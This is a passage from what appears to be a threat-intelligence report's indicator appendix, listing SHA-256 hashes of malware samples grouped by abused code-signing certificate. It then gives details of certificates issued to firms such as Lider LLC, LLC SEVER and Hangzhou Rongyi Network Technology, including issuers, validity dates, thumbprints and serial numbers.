 fecd6fc43e5198b7b4427c1e23cd62ca97820da25d2bdba67bd29b3d0f100fa5
fad1bf61d38d750f341cdc09174af3c2d4368b19db62171bc5d7be6401eb8c00
faa45f2433a8da9a57c6a876779638fb14037d56e93ae85297fea7517be501f2
f4350182d9a117138e47ce4622b3aa1ac9ebf2583f4932a6da78ea2ed7511a7f
f158c65261bcab6e93927a219d12f596a4e40857bbd379f9889710ea17251e5e
c78b8771a5b897c03008c09241fdb07160264858f49c7398f9db681fc2003971
81755e2da9fcc33dcd423c30a0ad4f9147b54dc1880721247631b34c31071de7
7d676c9ef817e55701ab3050a6bbde7d0fb8aa251c09779662c514c7f87875cc
6e0c83627427e5ec9c30569a851cc72cc003ea1c7ee182db3e4dae9392285a7b
6a3095d572991c4943f7a27dff4798d3b5286280115f7fab77a0a472ca0abdd9
68242a96e0283db31f7a68f6e26df99e1a27fef1f1f9d732f0ddd0b8663ba3c6
11a6ee07c004d8c7469a9cf30b9b084ea786613a5481fcdf78ce5a2634ad2f02
04675527ea934ff3450cf20900b7233a8a86125b5f3042d97d3a6e349631f307
```

Samples signed by LLC SEVER

```
 fa58891a232e236bfde9d6103007624f0e83e17a9377bf4ac86af4bd087270d7
e02025280e22b826ab8997e2545406bf0c31e497f059155dc8412c34c8bad859
d948e07325a1cf48bb9749e3f0a83d69c4abb96f822e3002b31b752ebb292c77
c6e595d44257f293200b926123cea0f3cdbd622b32226758e907f9829d652833
be0644373ab939d3e3d1766927039876b4c3511258dd5ecf3cb75f1dab5ac324
```

```
8552afefa1cdcfe5889cf01bfae140e341c5bfb03188e65a45d2c8d90520e11e
81fa2b7bd9d726d239b08595d1445efaa697ef45761551b966c3a3930288952d
6abb9de7f6c663e542cd3d7b481b0907566f8c2acdacc6178091dacc7891d2b2
5ed854b4ed07250521f0da12b810128b014b2c6e83b8ba51b80dfa9e4252a3bf
34fea0c0708ecfceb592029910626ca699fb5f18595599d47a9ec87749940884
315e6d1736e2ec8465a172d289a6520ec127e1b02190716b383226275672170b
26ab5cf8df71135baf2661864f7d5a62262688a018f7450c5de962433c2b99c9
```

Samples signed by Lider LLC

```
 e72b171c1383bda2f72ad0e5cdcab833d1488c143ad9386b290d44cb2d67e702
e4536f1dc62b6bae30e6da53cece729820bb27891a020b6a6cf7c4fe566f15a4
d022c579f3619b23b74fa31b6241feb542bf089cb52609256894da08f787d2f3
c73b23798aa9785f2e593db8ced278e0c325e4cb545bb9c8f9004165bd983b6d
a95276bc7b7474384166232e0ebe86a5e40ed6d1cdd103794b3b5af107a3eee3
5e450445b628d7c1a4c31e8bb6c951e24e0a0347660eccca6d851477462a0fd4
25c2c9648b5be95c0a61f043f2a9e5703373c3831edbe8cc8b7c857b405f172a
174432fd986530d149a229fa4cfbb0bfe19fc9a6a52efd405a5da02c90a7f9fd
```

Samples signed by Hangzhou Rongyi Network Technology Co

```
 c20e98a4190f9063f9181d8d9fc01bb89e4e56cb888d4d8883c593586ff52a09
7544df9edd35749e132b8f586cef88127dcbea491ab128271fc3b2abd94e01d5
25e0344b3c4d17a34f59423d45c5e95015ac347e0040e51b2d5df81f3b8ceb83
23a229c4b053f26ed5303447c17edf0ee6b02535692a558e158b3b03087bec87
0c8f2c06eaba300751add819f419458b06acaea47b8b5983fab710a67a074873
0a6df5fb902be0b4b0ed9bfb4f53df4ab54391458a7d8833d524d16d46b33f33
```

Abused code-signing certificates details

```
 Name: Lider LLC
Issuer: GlobalSign GCC R45 EV CodeSigning CA 2020
Valid From: 01:58 PM 06/14/2024
Valid To: 01:58 PM 06/15/2025
Valid Usage: Code Signing
Algorithm: sha256RSA
Thumbprint: 2DD67214D7C7274458CFECC78E4B51063869D8E3
Serial Number: 39 DF 1C 6C 0F 51 C5 9F 17 59 CA 59

Name: Hangzhou Rongyi Network Technology Co., Ltd.
Issuer: Certum Extended Validation Code Signing 2021 CA
Valid From: 07:50 AM 09/27/2024
Valid To: 07:50 AM 09/27/2025
Valid Usage: Code Signing
```

```
Algorithm: sha256RSA
Thumbprint: DCC865C6DD9EA2318439F207ACBC2AC0797FB51B
Serial Number: 16 16 F1 4F BA 9C 87 AB 97 AD 25 86 1E E7 A9 DC

Name: Shanghai Yungpu Chemical Co., Ltd.
Issuer: SSL.com EV Code Signing Intermediate CA RSA R3
Valid From: 04:20 PM 09/19/2024
Valid To: 08:06 AM 09/19/2025
Valid Usage: Code Signing
Algorithm: sha256RSA
Thumbprint: FDD829D3B46933EF8015B70B6C3FCE6BA9675578
Serial Number: 69 1C 41 0E 33 DD F6 44 08 6F A2 41 10 7B 64 6E

Name: LLC SEVER
Issuer: GlobalSign GCC R45 EV CodeSigning CA 2020
Valid From: 07:55 AM 04/24/2024
Valid To: 07:55 AM 04/25/2025
Valid Usage: Code Signing
Algorithm: sha256RSA
Thumbprint: 2B20EE6FB83FF52BDD2714741A8783981795B8E7
Serial Number: 6B 7A F8 E1 3E 40 98 A5 07 B6 97 8A

Name: Xi'an Tengyuanri Network Technology Co., Ltd.
Issuer: Certum Extended Validation Code Signing 2021 CA
Valid From: 08:18 AM 09/03/2024
Valid To: 08:18 AM 09/03/2025
Valid Usage: Code Signing
Algorithm: sha256RSA
Thumbprint: 4B2459E76864532BDB1F00BF909495C96A01F93C
Serial Number: 5C 70 B0 F5 7B 7D 26 ED 72 3E FF AE 43 D6 F4 71
```
